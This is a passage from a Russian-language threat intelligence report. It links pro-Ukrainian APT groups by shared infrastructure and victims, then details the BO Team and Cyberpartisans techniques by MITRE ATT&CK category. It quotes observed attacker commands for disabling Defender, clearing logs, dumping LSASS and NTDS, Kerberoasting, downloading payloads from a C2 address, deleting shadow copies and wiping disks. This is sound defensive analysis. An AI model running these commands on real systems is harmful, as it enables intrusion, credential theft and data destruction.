Следует также отметить тот факт, что мы видели достаточно жертв, зараженных несколькими проукраинскими APT-группами и никакими другими. Вероятно, они оцениваются злоумышленниками как имеющие отношение к идущему в настоящее время конфликту, поэтому представлют для них отдельный интерес.

Выводы по II кластеру

Во втором кластере мы описали проукраинские APT-группировки, основной целью которых является кибершпионаж. Мы рассмотрели различные группировки: начиная от довольно простых (но от этого не менее эффективных), входящих в кластеры Likho, до сложных, использующих большой (зачастую избыточный) арсенал средств закрепления, горизонтального перемещения и эксфильтрации (Cloud Atlas, GOFFEE, XDSpy).

Наше расследование II кластера затронуло 7 наиболее активных (согласно нашей статистике) проукраинских APT-групп.

Awaken Likho

Core Werewolf

Angry Likho

Sticky Werewolf, Phaseshifters

Mythic Likho

Arcane Wolf

Librarian Likho

Librarian Ghouls, Rare Werewolf, Rezet

Cloud Atlas

Cloud Werewolf

GOFFEE

Paper Werewolf

XDSpy

Silent Werewolf

Хотя возможно, что за различными APT-группами стоят различные операторы, общие черты налицо: в случае простых APT — это использование сторонних утилит, активное использование скриптов, которые реализуют всю вредоносную логику, а также общие регистраторы доменов и сокрытие реальной инфраструктуры за системами обратного проксирования (например, при помощи сервисов CloudFlare).

В ходе проведенных расследований нами было выявлено множество пересечений, свидетельствующих о взаимосвязях между этими кибергруппировками. Их можно разделить на следующие группы:

Пересечения по инфраструктуре:

у групп может совпадать ASN, используемая для C2, может совпадать территориальное нахождение ASN, что говорит о возможном нахождении серверов злоумышленников в одной инфраструктуре.

Совпадение жертв:

группировки, атакующие одни и те же цели, могут быть связаны если не инструментом или способом, используемыми ими, то интересами.

Мы не стали устанавливать связи по регистраторам доменов C2 и использованию общих и специфических инструментов. После тщательного анализа полученных данных стало ясно, что их недостаточно для уверенных выводов по этим критериям. Например, были обнаружены пересечения по регистраторам, однако эти регистраторы часто используются всеми желающими и очень популярны. Были также выявлены пересечения по TTPs, но они недостаточны, чтоб на них строить утверждения о связях. Так, были найдены общие TTPs, но они представляли собой использование определенного типа скриптов, фишинговых рассылок с вложениями, широко распространенного (а не специфического) ПО. Это свойственно многим группам злоумышленников, делать утверждения о связях групп на основании этого нельзя.

Далее приведен обобщенный анализ по каждой предложенной группе (см. таблицы 16–17).

Таблица 16 | Пересечения по инфраструктуре

	Awaken Likho	Angry Likho	Mythic Likho	Librarian Likho	Cloud Atlas	GOFFEE	XDSpy
Awaken Likho	—	—	—	ASN в Харькове (номера не совпадают)	—	—	—
Angry Likho	—	—	—	—	—	—	—
Mythic Likho	—	—	—	—	—	—	—
Librarian Likho	ASN в Харькове (номера не совпадают)	—	—	—	—	ASN в Кишиневе (номера не совпадают)	—
Cloud Atlas	—	—	—	—	—	AS39798, AS207713	AS47583
GOFFEE	—	—	—	ASN в Кишиневе (номера не совпадают)	AS39798, AS207713	—	AS16509
XDSpy	—	—	—	—	AS47583	AS16509	—

Таблица 17 | Пересечения по жертвам

	Awaken Likho	Angry Likho	Mythic Likho	Librarian Likho	Cloud Atlas	GOFFEE	XDSpy
Awaken Likho	—	—	2	18	7	4	2
Angry Likho	—	—	—	9	—	—	2
Mythic Likho	2	—	—	3	3	—	—
Librarian Likho	18	9	3	—	3	6	24
Cloud Atlas	7	—	3	3	—	1	12
GOFFEE	4	—	—	6	1	—	3
XDSpy	2	2	—	24	12	3	—

Анализ приведенных выше таблиц показывает, что у описанных в этом кластере APT-групп есть достаточное количество пересечений, чтобы сделать вывод об их взаимосвязи.

Более того, на основании этих данных можно также сделать **вывод о существовании как минимум двух больших подгрупп, очень тесно взаимодействующих между собой**. В первую большую подгруппу мы включили группировки Awaken Likho, Angry Likho, Mythic Likho и Librarian Likho. Вторая подгруппа — Cloud Atlas, GOFFEE и XDSpy/XDigo. Для первой подгруппы характерны упрощенный подход к организации атак (впрочем, от этого не менее эффективный), признаки размещения инфраструктуры на территории Украины, общие жертвы. Группы второго кластера имеют более сложный арсенал средств организации и проведения атак, признаки размещения инфраструктуры на территории Молдовы, общие жертвы.

Итоговый вывод по II кластеру

Проукраинские APT-группировки ориентированы в первую очередь на кибершпионаж, поэтому являются более скрытными, чем группировки, описанные в I кластере. Они не заявляют о себе публично, не имеют манифестов — просто проводят свои вредоносные кампании. Однако **пересечения в их активности как минимум внутри двух подгрупп все равно были открыты нами** на основании исследования множества инцидентов. Совокупный анализ всех наших находок позволил снять завесу таинственности с этих групп. Если за различными группами стоят не одни и те же команды (а такой вывод мы тоже сделали для некоторых групп), то они как минимум делятся информацией между собой и/или координируют усилия (мы видели множество жертв, зараженных имплантами сразу нескольких групп)

Эти группировки чрезвычайно целенаправленны: во всех случаях мы видели жертв почти исключительно в России и Беларуси, исключая Cloud Atlas, однако эта группа начала работу задолго до начала конфликта и, очевидно, решает задачи злоумышленника, относящиеся не только к российско-украинскому конфликту. Группы тщательно выбирают цели: среди изученных нами жертв в России и Беларуси не было случайных — все имели прямое или косвенное отношение к конфликту

Мы видели функциональное деление групп. Одни занимаются первоначальной разведкой: после заражения автоматическими средствами находят все файлы, которые подходят под их критерии, после чего уходят, не задерживаясь в инфраструктуре жертвы. Другие, напротив, рассчитаны на длительное присутствие: закрепляются на зараженных машинах и зачастую имеют в арсенале инструменты удаленного управления, предусматривающие активное личное участие операторов в изучении машины жертвы. Предполагаем, что первые сначала оценивают жертву (в том случае, если атакующий изначально не имел о ней достаточной информации), уступая затем место вторым, которые тратят больше ресурсов на тщательное исследование крупных жертв

В отдельных случаях у групп, нацеленных на длительное присутствие в инфраструктуре жертвы, мы видели также признаки киберсаботажа, присущие хактивистским группам: например, операторы Awaken Likho были замечены в использовании собственного вайпера Goodbye-wiper, которым уничтожали данные жертвы после эксфильтрации

Резюмируя изложенное выше, мы видим что со стороны злоумышленников действуют хорошо организованные группы, обладающие всеми необходимыми техническими средствами для реализации атак. Проукраинские APT-группировки ведут системную долгосрочную работу по кибершпионажу в пользу противоположной стороны конфликта (не избегая, впрочем, действий, связанных с киберкриминалом в ходе своих операций, — например, хищением денежных средств или уничтожением инфраструктуры), проявляя высокую скрытность и профессионализм в атаках. Но на середину 2025 года по-прежнему основной целью атак остается кибершпионаж с целью добычи различной информации. Основные атаки после госучреждений проводятся на центры аккумуляции инженерно-технической мысли, превращая механизмы киберпротивостояний в средство гонки материальных вооружений.

Как уже подчеркивалось нами, эти группы (в ряде случаев) бывают сложны в обнаружении, так как за операциями, предположительно, стоят хорошо обученные операторы, что отличает этот кластер от предыдущего, в котором могли участвовать энтузиасты без централизованного командования.

Отсканировав QR-код, вы получите ссылку на скачивание материалов, на которых изображены пересечения исследованных нами группировок между собой, показаны взаимодействия с C2-инфраструктурой, а также взаимосвязи между другими индикаторами компрометации.

Графическое изображение (канвас) было создано с помощью приложения для заметок Obsidian. Вы можете загрузить полученный файл в это приложение и подробнее рассмотреть детали наших исследований.

Кластер III

Наконец перейдем к заключительному кластеру активности. В этот кластер мы включили отдельные группировки, имеющие уникальный почерк, у которых мы не обнаружили связей с другими.

BO TEAM

Описание группировки

Анализ активности группировки BO Team был инициирован в начале 2025 года, когда наблюдался заметный рост интенсивности атак с ее стороны. Уже на начальном этапе расследования стало очевидно, что BO Team существенно отличается от других представителей проукраинского хактивистского кластера. Применяемые группой методы получения первоначального доступа, а также используемый инструментарий демонстрируют значительные отклонения от типичных процедур, свойственных другим группировкам в рамках данного кластера.

На стадии Initial Access группировка BO Team использует рассылку документов-приманок, содержащих механизмы загрузки вредоносного ПО. В качестве имплантов, применяемых на данном этапе, были зафиксированы следующие бэкдоры:

- DarkGate
- BrockenDoor
- Remcos

Анализ инцидентов с использованием указанных бэкдоров позволил нам выделить данную кампанию как новую волну целевых атак, направленных против организаций на территории России. Характер применяемых инструментов, а также специфика методов доставки отличает эту активность от основной массы ранее наблюдавшихся кампаний проукраинских хактивистов.

Детальный разбор TTPs, используемых в рамках проводимых атак, представлен в разделе ниже.

TTPs группировки

В данном разделе мы перечислим техники с процедурами, которые были зафиксированы в атаках описываемой группировки.

Initial Access

T1566.001 Spearphishing Attachment

В рамках получения первоначального доступа атакующие использовали документы-приманки с расширением “`.pdf`” для доставки вредоносного кода. При открытии таких файлов в системе жертвы происходит запуск вредоносной активности — загрузка и установка бэкдоров.

Варианты устанавливаемых бэкдоров:

- Remcos,
- DarkGate,
- BrockenDoor.

Execution

T1059.001 PowerShell

Также было зафиксировано использование PowerShell-командлета, который выводит информацию о состоянии антивирусной защиты:

```
Get-MpComputerStatus
```

Persistence

T1053.005 Scheduled Task

Для сохранения доступа к инфраструктуре группировка создавала запланированные задачи, в рамках которых запускалась утилита для туннелирования:

```
schtasks /create /TN "MicrosoftEdgeUpdate" /TR "explorer.exe $system32\wgl.
exe" /SC ONLOGON /RU [REDACTED] /F
```

Privilege Escalation

T1078 Valid Accounts

В ходе анализа было установлено, что для повышения привилегий злоумышленники использовали ранее скомпрометированные учетные записи штатных сотрудников организации. При этом доступ часто осуществлялся с помощью стандартных протоколов и инструментов удаленного подключения, таких как RDP, SSH и VPN.

Defense Evasion

T1562.001 Disable or Modify Tools

Атакующие включали в зараженной системе режим Restricted Admin с помощью модификации реестра:

```
%COMSPEC% /Q /c echo reg add HKLM\System\CurrentControlSet\Control\Lsa /t
REG_DWORD /v DisableRestrictedAdmin /d 0x0 /f ^> \\%COMPUTERNAME%\C$\VbScDi
2^>^&1 > %TEMP%\mwyKYg.bat & %COMSPEC% /Q /c %TEMP%\mwyKYg.bat & %COMSPEC%
/Q /c del %TEMP%\mwyKYg.bat
```

Также группировка использовала PowerShell для отключения защиты Windows Defender в целевой системе, чтобы избежать обнаружения своей активности:

```
powershell.exe -nonprofile -noninteractive -command "set-mppreference
-disablerealtimemonitor $true
```

T1070.006 Timestomp

Злоумышленники прибегали к модификации метаданных вредоносных файлов. Например, они изменяли дату последней модификации, чтобы замаскировать файл под легитимный. Это затрудняет анализ и привлекает меньше внимания:

```
"$system32\windowspowershell\v1.0\powershell.exe","powershell -command
"$(Get-Item xwizards.exe).lastwritetime=$(Get-Date '04/03/2024 13:32:00')"
```

T1070.001 Clear Windows Event Logs && T1027.010 Command Obfuscation

Еще одним из способов снижения обнаружения является использование base64-обфускации для PowerShell-команд, с помощью которых атакующие очищали логи событий Windows:

```
"$system32\cmd.exe","cmd.exe /Q /c powershell.exe -noni -nop -w 1 -enc
IAB3AGUAdgB0AHUAdABpAGwAIABlAGwAIAB8ACAARgBvAHIAZQBhAGMAaAAtAE8AYgBqAGUAYw
B0ACAAewB3AGUAdgB0AHUAdABpAGwAIABjAGwAIAAiACQAXwAiAH0A 1> \Windows\Temp\
fxiRTs 2>&1"
```

Декодированный вариант:

```
wevtutil el | Foreach-Object {wevtutil cl "$_"}
```

T1218.007 Msiexec

Также атакующие были замечены за использованием `msiexec.exe` для установки вредоносного ПО из .msi-инсталлятора:

```
"msiexec.exe /QN /l*v "$selfpath\342f3659e9da34c6a8879bd4a36c5d0e\install.
log" /i "$selfpath\342f3659e9da34c6a8879bd4a36c5d0e\installer.msi"
AGENTSERVERNAME="https://[redacted]:4444;https://[redacted]:4444"
```

T1036.005 Match Legitimate Resource Name or Location

Группировка маскирует вредоносные компоненты под легитимное ПО: исполняемым файлам присваиваются названия, сходные с известными системными утилитами (например, `msedgeupdate.exe`, `wgl.exe`, `procexp64.exe`, `mstcv.exe`, `service.exe`, `yandex.exe`), и размещаются в директории System32. Дополнительно создаются задачи в планировщике Windows с названиями, имитирующими стандартные обновления, например `MicrosoftEdgeUpdate`, `GoogleChromeUpdate`, `MicrosoftDiagnosticTools`, что затрудняет ручное и автоматическое обнаружение.

Credential Access

T1003.001 LSASS Memory

Для дампа LSASS злоумышленники использовали:

- утилиту `procdump64.exe`:

```
procdump64.exe -ma lsass.exe lsass.dmp
```

- метод создания дампа памяти процесса lsass.exe с помощью `rundll32.exe` и библиотеки `comsvcs.dll`:

```
C:\Windows\system32\cmd.exe /Q /c Cmd.ExE /Q /c for /f "tokens=1,2 delims=
" ^%A in ('"tasklist /fi "Imagename eq lsass.exe" | find "lsass""') do
rundll32.exe C:\windows\System32\comsvcs.dll, #+0000^24 ^%B \Windows\Temp\
bgPk.otf full
```

- утилиту `handlekatz.exe`:

```
C:\Windows\temp\handlekatz.exe
-pid:784 -outfile:$temp
```

- утилиту NanoDump:

```
cmd.exe /Q /c $temp\nano.exe -pid
644 -write $temp\20250106_1955.log
1> \Windows\Temp\oCYnGb 2>&1
```

T1003.003 NTDS

Для получения доступа к базе Active Directory атакующие использовали штатную утилиту ntdsutil, чтобы создать резервную копию базы, сохранив ее в пользовательской директории:

```
ntdsutil "ac i ntds" ifm "create full nodefrag $appdata\AD" q q
```

T1558.003 Kerberoasting

На зараженных хостах были обнаружены следы, свидетельствующие о попытке проведения атаки Kerberoasting.

В частности, на одном из устройств было зафиксировано использование скрипта `GetUserSPNs.ps1` из набора инструментов Kerberoast, который применяется для извлечения служебных билетов (TGS) по учетным записям с привязкой к SPN (Service Principal Name) для последующего взлома хэшей офлайн.

Команда запуска скрипта:

```
.\1.ps1 -usersfile users -dc-ip [REDACTED] [REDACTED]/
powershell -ep bypass; .\1.ps1 -usersfile users -dc-ip [REDACTED]
[REDACTED]/
.\1.ps1 -usersfile users -dc-ip [REDACTED] [REDACTED]/
powershell.exe -ep bypass .\1.ps1
.\1.ps1 -[REDACTED] [REDACTED] -server [REDACTED] -outputforman John
```

T1558.004 AS-REP Roasting

Также в рамках анализа артефактов в скомпрометированных системах нами был обнаружен интересный скрипт — `npu.py`, применявшийся для реализации атаки AS-REP Roasting.

Подобная техника позволяет извлекать ответы Kerberos AS-REP от аккаунтов, не требующих предварительного обмена ключами (Pre-Authentication), и впоследствии использовать полученные хэши для взлома паролей офлайн.

Обнаруженная команда указывает на использование Python-реализации скрипта с типичным набором аргументов:

```
../python3 npu.py [REDACTED]/ -usersfile users.txt -format hashcat
-outputfile output.txt
```

В данном случае:

- `usersfile users.txt` — файл, содержащий список целевых учетных записей;
- `format hashcat` — формат вывода, совместимый с инструментом Hashcat, используемым для офлайн-взлома;
- `outputfile output.txt` — путь к файлу, в который сохраняются извлеченные хэши.

Discovery

T1083 File and Directory Discovery

Атакующие выполняли PowerShell-команду для проверки наличия и оценки объема данных, хранящихся в директории tdata мессенджера Telegram. Этот каталог содержит критически важные данные пользователя, включая сессионные ключи.

```
"$system32\cmd.exe","cmd.exe /Q /c powershell -Command "(Get-ChildItem
'$appdata\Telegram Desktop\tdata' -Recurse | Measure-Object -Property Length
-Sum).Sum" > $windir\\1738857868.064181 2>&1"
```

T1057 Process Discovery

Группировка пользовалась tasklist для получения списка процессов на локальной машине:

```
C:\Windows\system32\cmd.exe /Q /c echo tasklist ^> \\PC87\C$\cVXetQ 2^>^&1
> C:\Windows\TEMP\bVFSQJ.bat & C:\Windows\system32\cmd.exe /Q /c C:\Windows\
TEMP\bVFSQJ.bat & C:\Windows\system32\cmd.exe /Q /c del C:\Windows\TEMP\
bVFSQJ.bat
```

```
$system32\tasklist.exe","tasklist /v /fo csv

tasklist | findstr 5944
```

T1033 System Owner / User Discovery

Для получения информации о текущих пользовательских сессиях в системе атакующие запускали команду query user и утилиту whoami:

```
cmd.exe /Q /c query user 1> \Windows\Temp\mKDnYG 2>&1
```

```
cmd.exe /Q /c powershell -command whoami > $windir\\1725534499.483382 2>&1
```

T1087.001 Local Account

Также BO Team использовали PowerShell-командлет для получения списка локальных пользователей в системе:

```
cmd.exe /Q /c powershell.exe Get-LocalUser | Select name 1> \Windows\Temp\
MbGTqY 2>&1
```

T1087 Account Discovery

Чтобы в дальнейшем выполнить боковое перемещение в инфраструктуре, атакующие выполняли сбор событий подключения по протоколу RDP, извлекая данные о пользователях и IP-адресах, использованных для входа в систему, с помощью следующих команд:

```
Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-TerminalServices-
LocalSessionManager/Operational'; Id=25; StartTime=(Get-Date).
AddHours(-1000)} | ForEach-Object { $userDomain = if ($_.Properties[0].
Value) { $_.Properties[0].Value } else { 'Unknown' }; $ip = if ($_.
Properties[2].Value) { $_.Properties[2].Value } else { 'Unknown' };
New-Object PSObject -Property @{ TimeCreated = $_.TimeCreated; User =
$userDomain; IP = $ip } } | Out-File -FilePath 'C:\Windows\Temp\rdp_session_
events_output.txt' -Encoding UTF8
```

```
"cmd.exe /Q /c wevtutil qe "Microsoft-Windows-TerminalServices-
LocalSessionManager/Operational" /q:"*[System[(EventID=21)]]" /f:text /c:10
/rd:true 1> \Windows\Temp\UExWuI 2>&1"
```

T1518.001 Security Software Discovery

Еще группировка использовала PowerShell для получения информации о зарегистрированных антивирусных решениях в системе:

```
cmd.exe /Q /c powershell -Command Get-CimInstance -Namespace 'Root\
SecurityCenter2' -ClassName 'AntivirusProduct' > $windir\\1745253412.4779487
2>&1
```

Дополнительно для сбора информации о конфигурации и статусе Microsoft Defender в зараженной системе использовался уже упомянутый нами PowerShell-командлет Get-MpComputerStatus.

T1049 System Network Connections Discovery

Злоумышленники осуществляли анализ сетевой активности на предмет установленных соединений с управляющими серверами (C2):

```
netstat -ano
netstat -ano | findstr 109.120.151[.]72
```

T1018 Remote System Discovery

Для получения перечня всех компьютеров в домене Active Directory злоумышленники использовали следующие PowerShell-команды:

```
Get-ADComputer -Filter * -Property Name | Select-Object Name
```

```
$searcher = New-Object DirectoryServices.DirectorySearcher
$searcher.Filter = "(objectClass=computer)"
$searcher.PageSize = 1000
$results = $searcher.FindAll()
foreach ($result in $results) {,     $result.Properties.name, }
```

Lateral Movement

T1021.001 Remote Desktop Protocol && T1021.004 SSH

Для бокового перемещения в рамках Windows- и Linux-инфраструктуры злоумышленники подключались к системам по протоколу RDP и SSH соответственно.

T1021.002 SMB / Windows Admin Shares

Кроме того, применялась утилита winexesvc, которая позволяет выполнять команды на удаленных Windows-хостах.

Command and Control

T1105 Ingress Tool Transfer

Группировка загружала вредоносный файл с C2-сервера, маскируя его под легитимный системный компонент и размещала его в директории `System32`, чтобы затруднить обнаружение и повысить доверие к файлу.

```
"$system32\cmd.exe","cmd.exe /Q /c powershell -Command "Invoke-WebRequest
-Uri 'http://194.87.252[.]171:443/xwizards.exe' -OutFile '$system32\
xwizards.exe'" > $windir\\1738857868.064181 2>&1"
```

Impact

T1486 Data Encrypted for Impact

В рамках некоторых инцидентов было зафиксировано использование шифровальщика Babuk, собранного с помощью утекшего билдера (утечка произошла в 2021 году). Вредоносный файл был назван `e_win.exe` — это стандартное имя, генерируемое оригинальным билдером Babuk. Атакующие применяли его для запуска процесса шифрования данных в зараженных системах.

T1490 Inhibit System Recovery

Атакующие также удаляли теневые копии после запуска шифровальщика, чтобы исключить возможность восстановления данных из резервных копий:

```
vssadmin.exe  delete shadows /all /quiet
```

T1561.001 Disk Content Wipe

Еще одним методом деструктивного воздействия, которым пользуется группировка, является использование написанного на GO вайпера с именем `av_scan.exe`, который создает файл `sd_utility.exe` (является утилитой SDelete) и использует его функциональность для удаления данных с зараженных систем:

```
$selfpath\sd_utility.exe -r -s -q C:\*
```

Связи с другими группами

В ходе анализа активности BO Team не было выявлено явных пересечений с другими хактивистскими группировками описанными в I кластере, хотя BO Team демонстрирует классические признаки хактивизма:

- явно обозначают свою политическую позицию в своем Telegram-канале;
- используют классические вайперы и шифровальщики, характерные для I кластера.

Одновременно с этим отнесение данной группировки к кластеру II вызывает затруднения, поскольку в ходе анализа не были выявлены четкие корреляции с известными представителями данного кластера. Вместе с тем следует отметить, что деятельность BO Team отличается рядом особенностей, типичных для APT-группировок, что указывает на гибридную или переходную модель поведения, затрудняющую однозначную классификацию:

Группировка использует уникальное вредоносное программное обеспечение BrockenDoor, разработанное специально для операций группы, что является характерной чертой APT-группировок

Вектор первоначального доступа отличается высокой степенью сложности и технической изощренности, что также сближает методы группы с методами, присущими продвинутым устойчивым угрозам


Основной фокус деятельности направлен на кибершпионаж и сбор конфиденциальной информации, что дополнительно подтверждает принадлежность злоумышленников к APT-группе, действующей в интересах государств или при их поддержке

Это позволяет нам предполагать, что BO Team действует автономно и обладает значительной степенью самостоятельности по отношению к другим представителям кластеров I и II.

Но несмотря на то, что в ходе нашего анализа не удалось выявить устойчивых технических связей между представителями I и II кластера, тенденция к коллаборациям и коммуникации между различными группировками все еще сохраняется.

Показательный пример — недавняя публикация в канале BO Team, под которой участник группировки 4BID (группа появилась недавно и не вошла в этот отчет) открыто предложил сотрудничество. Подобные эпизоды говорят о том, что границы между отдельными группировками в рамках кластеров могут быть размыты, а взаимодействие между ними — вполне возможно, пусть и в неформальном ключе.

Рис. 48 | Сообщение с предложением о сотрудничестве



Далее рассмотрим следующую группировку — Cyberpartisans, которая, аналогично BO Team, не демонстрирует каких-либо связей с группировками из кластеров I и II. Особенностью этой группы является широкий спектр применяемых инструментов, включая самописные обфусцированные бэкдоры.

Cyberpartisans

Описание группировки

Хактивистская группировка «Киберпартизаны» активно действует с 2020 года, систематически осуществляя атаки на государственные учреждения и частные компании, преимущественно на территории Беларуси, реже — Российской Федерации. Как и многие другие представители хактивистского сообщества, группа преследует идеологические цели, сопровождая свои действия публичными угрозами, ультиматумами и публикацией украденных данных. Атаки часто сопровождаются заявлениями о возможности повторного вмешательства с более серьезными последствиями.

Согласно заявлениям самих участников, группировка сотрудничает с представителями группы «IT-армия Украины», передавая им полученные в ходе атак данные. Кроме того, материалы, полученные в результате компрометаций, нередко передаются представителям западных медиа, что подчеркивает стремление к медийной огласке и формированию информационного давления.

Несмотря на заявленные в публичных источниках векторы начального доступа, такие как эксплуатация уязвимостей или вербовка инсайдеров, анализ реальных инцидентов указывает на использование традиционных фишинговых кампаний как основного метода проникновения. Подобно другим хактивистким группам, «Киберпартизаны» делают ставку на человеческий фактор, тщательно подготавливая письма и вредоносные вложения.

После успешного доступа к инфраструктуре жертвы злоумышленники разворачивают широкий набор инструментов, включающий как общедоступные утилиты, так и собственноручно разработанное или модифицированное вредоносное ПО, среди которых:

- **DNSCat2** — код дополнительно обфусцирован. Выполнение вредоносного кода возможно только при условии совпадения хэша имени системы с переданным в аргументах командной строки значением. В случае несоответствия выполнение прекращается, что усложняет анализ;
- **SeekDNS** — самописный инструмент, предназначенный для сканирования доступных DNS-серверов в целевой сети;
- **PartisanDNS** — плагин-ориентированный бэкдор, содержащий код, отвечающий за взаимодействие с C2, управление памятью и плагинами. Доставляется несколькими способами: непосредственный запуск, установка в качестве сервиса и запуск через имплант-загрузчик PartisanLoader;
- **PartisanLoader** — используется для распаковки PartisanDNS;
- **Vasilek** — Telegram-ориентированный бэкдор, позволяющий управлять системой через команды, отправляемые боту;
- **Pryanik Wiper** — вайпер, функционирующий по принципу логической бомбы, активирующийся по определенному событию или времени и направленный на уничтожение данных в системе.

Также группировка использует большое количество различных общедоступных инструментов.

TTPs группировки

В данном разделе мы перечислим технические детали атак «Киберпартизан».

Initial Access

T1566.001 Spearphishing Attachment

Как было описано ранее, для установления первоначального доступа злоумышленники использовали традиционные фишинговые кампании как основной метод проникновения. По аналогии с группировкой BO Team «Киберпартизаны» используют ВПО, которое параллельно с полезной нагрузкой запускает инсталлятор легитимного ПО, что служит дополнительным фактором для отвлечения внимания и повышения уровня доверия жертвы.

Execution

T1059.003 Windows Command Shell

Использовался cmd-скрипт для запуска утилиты DNSCat2.

Утилита Vasilek поддерживает следующие команды, которые позволяют ей выполнять действия через командную строку.

Таблица 18 | Опции ВПО — Vasilek

`c`	Выполнение команды через командную строку во всех зараженных системах, находящихся в чате Telegram
`ci`	Выполнение команды через командную строку в конкретной зараженной системе, определяемой по PID работающего на ней ВПО
`cil`	Комбинация команд `c` и `ci`
`cr`	Выполнение команды через командную строку без получения результата

T1204.002 Malicious File

Злоумышленники рассчитывают, что жертва самостоятельно запустит полезную нагрузку из полученного фишингового письма.

T1106 Native API

ВПО Vasilek с помощью команды cpr и cpri может создавать новый процесс, для этого используется WinAPI CreateProcessA.

T1059.001 PowerShell

Был зафиксирован запуск обфусцированной PowerShell-команды:

```
$ProgressPreference='SilentlyContinue';
$o=New-Object System.IO.Pipes.
NamedPipeServerStream('SYgbhZhM',3,1,0,1073741824);
$a=$o.BeginWaitForConnection($null,$null);
```

```
$c=15;
while (!$a.AsyncWaitHandle.WaitOne(1000) -and $c -gt 0) {$c-;}if (!$a.
AsyncWaitHandle.WaitOne(1)) {exit;}$o.EndWaitForConnection($a);
$b=New-Object byte[] 4;$r=$o.Read($b,0,4);
$i=[BitConverter]::ToInt32($b,0);
$b=New-Object byte[] $i;$z = 0;while ($z -lt $i) {$w=$o.Read($b,$z,$i-
$z);if ($w -eq 0) {break;}$z+=$w;}$o.Close();[System.Text.Encoding]::UTF8.
GetString($b)|iex;(Get-WmiObject -Class Win32_Service -Filter "Name='VMware
Network'").Delete();
```

Persistence

T1543.003 Windows Service

Вредоносные вложения из фишинговых писем в ходе своей работы создавали службу Windows для запуска утилиты DNSCat2. Процесс установки, который сводится к последовательному выполнению команд, выглядел следующим образом.

Таблица 19 | Процедуры перед запуском DNSCat2

`sc create FortiGateUpdate binPath= "C:\Windows\System32\svchost.exe -k FortiGateUpdate" type= share start= auto`	Создание службы
`reg add HKLM\SYSTEM\CurrentControlSet\services\FortiGateUpdate\Parameters /v ServiceDll /t REG_EXPAND_SZ /d c:\Windows\System32\FortiGateUpdate.dll /f`	Установка пути исполняемого файла
`reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost" /v FortiGateUpdate /t REG_MULTI_SZ /d FortiGateUpdate /f`	Создание ключа реестра, обеспечивающего загрузку DLL-файла службы FortiGateUpdate процессом `svchost.exe`
`reg add HKLM\SYSTEM\CurrentControlSet\services\FortiGateUpdate\Parameters /v ServiceMain /t REG_SZ /d InitHelperDll@8 /f`	Установка аргументов для службы
`net start FortiGateUpdate`	Запуск службы
`sc config FortiGateUpdate DisplayName= "FortiGateUpdate Service"`	Установка отображаемого имени службы
`sc failure FortiGateUpdate actions= restart/60000/restart/120000/ restart/240000 reset= 1`	Указание аргументы для запуска службы в случае сбоя
`sc failureflag FortiGateUpdate 1`	Включение автоматического восстановления службы после сбоя

T1133 External Remote Services

Злоумышленники использовали утилиты удаленного администрирования для создания резервных каналов связи, такие как VNC.

Privilege Escalation

T1134.001 Token Impersonation / Theft

Загрузчик вредоносной программы Vasilek использует **уникальную** технику имперсонализации токена основанную на RDP-сеансах, оставленных на атакуемом компьютере, которую мы не видели в атаках других группировок. Получив идентификатор сеанса, загрузчик извлекает токен пользователя с помощью функции WTSQueryUserToken и копирует его с помощью функции DuplicateTokenEx, чтобы использовать его права доступа. Данный способ позволяет получить доступ к учетным записям, сессии которых были оставлены на атакуемых компьютерах, имея всего лишь идентификатор сеанса.

T1134.002 Create Process with Token

Злоумышленники использовали утилиты удаленного администрирования для создания резервных Загрузчик Vasilek может запускать основной модуль вредоносной программы, используя заданный токен доступа, который ранее был получен из оставленных RDP-сессий.

T1078.002 Domain Accounts

Злоумышленники использовали украденные аутентификационные данные доменных учетных записей для запуска вредоносного ПО с правами администратора.

T1068 Exploitation for Privilege Escalation

Вредоносная программа Pryanik устанавливает в систему драйвер Zemana Anti-Malware solution, который имеет уязвимость CVE-2021-31728, для выполнения операций с процессами и носителями информации из режима ядра. В зависимости от архитектуры атакуемого компьютера ВПО распаковывает нужную версию драйвера и копирует ее в папку Windows, присваивая случайное имя из восьми символов.

Defense Evasion

T1140 Deobfuscate / Decode Files or Information

Злоумышленники использовали шифрование полезной нагрузки вредоносных программ. В качестве ключа для расшифровки на этапе получения начального доступа в сеть используется строка FortiGateUpdate. На этапе развития атаки в качестве ключа применяется имя целевого компьютера. Это связано с тем, что на момент первоначального доступа злоумышленники еще не располагают информацией об имени хоста и вынуждены использовать менее надежный вариант ключа.

Рис. 49 | Функция шифрования

```
GetComputerName = (void (__fastcall *)(__int64, int *))GetApiByHash(dword_7FF8B6426E28 ^ (unsigned int)dword_7FF8B6426E2C);
GetComputerName(qword_7FF8B64274B0, v18);
ComputerName = qword_7FF8B64274B0;
while ( (unsigned int)v13 < v18[0] )
{
  v16 = *(_BYTE *)(ComputerName + v13);
